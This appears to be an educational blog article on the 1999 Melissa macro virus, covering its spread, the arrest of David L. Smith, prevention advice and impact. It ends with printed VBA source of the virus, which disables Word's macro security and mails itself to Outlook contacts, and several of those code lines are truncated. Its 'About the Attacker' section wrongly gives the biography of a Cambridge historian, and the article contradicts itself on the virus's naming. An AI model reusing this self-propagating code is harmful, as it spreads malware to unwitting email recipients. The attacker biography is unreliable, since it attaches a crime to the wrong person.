Melissa virus Attack

INTRODUCTION

The **Melissa virus** was a mass-mailing macro virus released on or around March 26, 1999. As it was not a standalone program, it was not classified as a worm. It targeted Microsoft word and Outlook -based systems, and created considerable network traffic. The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else" Below this was a document titled list.doc containing a list of pornographic sites and accompanying logins for each. It would then mass mail itself to the first 50 people in the user's contact list and then disable multiple safeguard features on Microsoft word and Microsoft Outlook .

The virus was released on March 26, 1999, by David L. Smith. The virus itself was credited to Kwyjibo, who was shown to be the macrovirus writers *VicodinES* and *ALT-F11* by comparing Microsoft Word documents with the same globally unique identifier — this method was also used to trace the virus back to Smith.

On April 1, 1999, Smith was arrested in New Jersey as a result of a collaborative effort involving the FBI, the New Jersey State Police , Monmouth Internet, a Swedish computer scientist, and others. David L. Smith was accused of causing $80 million worth of damages by disrupting personal computers and computer networks in business and government.

On December 10, 1999, Smith pleaded guilty to releasing the virus.

On May 1, 2002 he was sentenced to 20 months in federal prison and fined US$5,000

About the Attacker

David L. Smith (born 3 December 1963 in London) is a noted historian at Selwyn College, Cambridge . He specializes in Early Modern British history, particularly political, constitutional, legal and religious history within the Stuart period.He is the author or co-author of eight books, and the editor or co-editor of six others, and he has also published more than seventy articles.

Some of his articles:

Oliver Cromwell Politics and Religion in the English Revolution, 1640–1658 (Cambridge University Press, 1991)

Louis XIV (Cambridge University Press, 1992)

Constitutional Royalism and the Search for Settlement, c. 1640–1649 (Cambridge University Press, 1994)

(co-edited with Richard Strier and David Bevington) *The Theatrical City: Culture, Theatre and Politics in London, 1576–1649* (Cambridge University Press, 1995)

A History of the Modern British Isles, 1603–1707: The Double Crown (Blackwell, 1998)

The Stuart Parliaments, 1603–1689 (Edward Arnold, 1999)

(with Graham E. Seel) *The Early Stuart Kings, 1603–1642* (Routledge, 2001)

(with Graham E. Seel) *Crown and Parliaments, 1558–1689* (Cambridge University Press, 2001)

How the Melissa Virus Changed the Internet?

It was March 26, 1999. People were still adjusting to using email on a regular basis, and Microsoft Outlook had only been around for a few years. A man named David L. Smith decided to capitalize on the confusion surrounding the internet and email when he created the first successful email-aware computer virus. The malware — the Melissa virus — was one of the first to get public attention because it caused more than $80 million in damage. The Melissa virus, unlike infections that came later, did not damage individual computers, according to a BBC news report from 1999. Instead, the virus spread via infected Word documents.Think about that chain reaction for a second: Each infected computer had the ability to infect 50 more computers.Melissa also, unluckily, inspired heaps of other malware assaults, along with the Anna Kournikova, the Love Bug, Netsky, and Bagle. Melissa turned into a chunk of a be-careful call. Awareness of the chance of commencing unsolicited email attachments grew, alongside the know-how of the way a lot of harm online viruses can do. Melissa confirmed the world how fast computer viruses should unfold and how vulnerable federal information systems are to laptop attacks.Twenty years later, not-so-sweet Melissa, reportedly named after a Florida stripper Smith knew, is seen as a wakeup call with a silver lining. Computer users were shocked into awareness aware of their vulnerabilities — and forced some to reckon with those weaknesses.

How Melissa Works ?

Melissa arrives in an attachment to an e-mail note with the subject line "Important Message from]the name of someone[," and body text that reads "Here is that document you asked for...don't show anyone else ;-)". The attachment is often named LIST.DOC. If the recipient clicks on or otherwise opens the attachment, the infecting file is read to computer storage. The file itself originated in an Internet alt.sex newsgroup and contains a list of passwords for various Web sites that require memberships. The file also contains a Visual Basic script that copies the virus-infected file into the normal.dot template file used by Word for custom settings and default macros. It also creates this entry in the Windows registry:
HKEY_CURRENT_USERSoftwareMicrosoftOffice"Melissa?"="...by Kwyjibo"
The virus then creates an Outlook object using the Visual Basic code, reads the first 50 names in each Outlook Global Address Book, and sends each the same e-mail note with virus attachment that caused this particular infection. The virus only works with Outlook, not Outlook Express.In a small percentage of cases (when the day of the month equals the minute value), a payload of text is written at the current cursor position that says:"Twenty-two points, plus triple-word score, plus fifty points for using all my letters. Game's over. I'm outta here."The quote refers to the game of Scrabble and is taken from a Bart Simpson cartoon.The virus also disables some security safeguards. These are described by CERT and the anti-virus software sites.

How to Avoid Melissa ?

Avoiding Melissa does not mean you can't read your e-mail - only that you have to screen your notes and be careful about what attachments you open.If you get an e-mail note with the subject, "Important Message from [the name of someone]," and it has an e-mail attachment (usually a 40 kilobyte document named LIST.DOC), simply DO NOT OPEN (for example, do not click on) the attachment. Write down the e-mail address of the person it came from. Delete the message. Then send a note to the sender so that they know that their computer has been infected.As a rule, viruses are named by antivirus companies, who avoid using proper names. The Melissa virus was named by its creator, David Smith, for a Miami stripper.

The lasting impact of Melissa

Melissa may seem like a simple virus now, but the attack foreshadowed much of what was to come in the 21st century. As shown through the many recent data breaches of sensitive information (such as the attacks on Yahoo, the Democratic National Convention, Facebook, Paypal, Netflix, and more), cybercrime is one of the most threatening forms of crime of our current time.

Melissa also unfortunately inspired thousands of other malware attacks, including the Anna Kournikova, the Love Bug, Netsky and Bagle.

However, the unexpected is that Melissa made computer users more aware of what could be hacked and attacked — and forced both individual users and the federal government to deal with those possibilities.

In a statement given to the federal Subcommittee on Technology, Committee on Science, House of Representatives, Keith A. Rhodes, the technical director for Computers and Telecommunications Accounting and Information Management Division, listed the five major lessons learned from Melissa.

1. It showed how quickly computer viruses can rapidly increase.
2. Melissa showed how hard it is to trace viruses back to their source.
3. The virus showed how easily products can be exploited to attack their users.
4. It showed that there “are no effective agency and governmentwide processes for reporting and analyzing the effects of computer attacks.”
5. Finally, Melissa proved that computers can protect themselves from attacks when they are alerted to what is coming. Organizations who trained their employees and warned them against an imminent attack fared better than those who did not.

news article

NATION/STATE

Storm lays a blanket of snow on Sierra highways

Georgia lottery jackpot nears $200 million

'Melissa' suspect 'scared, nervous'

U.S. Albanians praise bombing

Newsline


https://www.nytimes.com/1999/04/01/technology/state-of-the-art-melissa-and-her-cousins.html

https://www.fbi.gov/news/stories/melissa-virus-20th-anniversary-032519

https://www.nytimes.com/1999/04/09/nyregion/lawyer-likens-the-melissa-virus-to-graffiti.html

https://archive.nytimes.com/www.nytimes.com/library/tech/99/10/biztech/articles/02virus.html

https://www.nytimes.com/2002/05/02/nyregion/creator-of-melissa-virus-gets-20-months-in-jail.html




Anon Heel @AnonHeel · Dec 23, 2016

Remember the Melissa Virus!

Von: Florian Fernweh (262996)
Datum: Dienstag, 30. März 1999 17:46
An: Florian_Fernweh@gmx.de
Betreff: Important Message From Florian Fernweh

Here is that document you asked for ... don't show anyone else ;-)




Important Message From Florian Fernweh

Von: Florian Fernweh (262996)
Datum: Dienstag, 30. März 1999 17:46
An: Florian_Fernweh@gmx.de
Betreff: Important Message From Florian Fernweh

Here is that document you asked for ... don't show an

image credit: http://www.heise.de



```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "...
Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
   For y = 1 To DasMapiName.AddressLists.Count
      Set AddyBook = DasMapiName.AddressLists(y)
      x = 1
      Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
      For oo = 1 To AddyBook.AddressEntries.Count
         Peep = AddyBook.AddressEntries(x)
         BreakUmOffASlice.Recipients.Add Peep
         x = x + 1
         If x > 50 Then oo = AddyBook.AddressEntries.Count
       Next oo
       BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
       BreakUmOffASlice.Body = "Here is that document you asked for ... do
show anyone else ;-)"
       BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
       BreakUmOffASlice.Send
       Peep = ""
   Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Micros
"Melissa?") = "... by Kwyjibo"
End If
```

Thank you for reading

stay safe online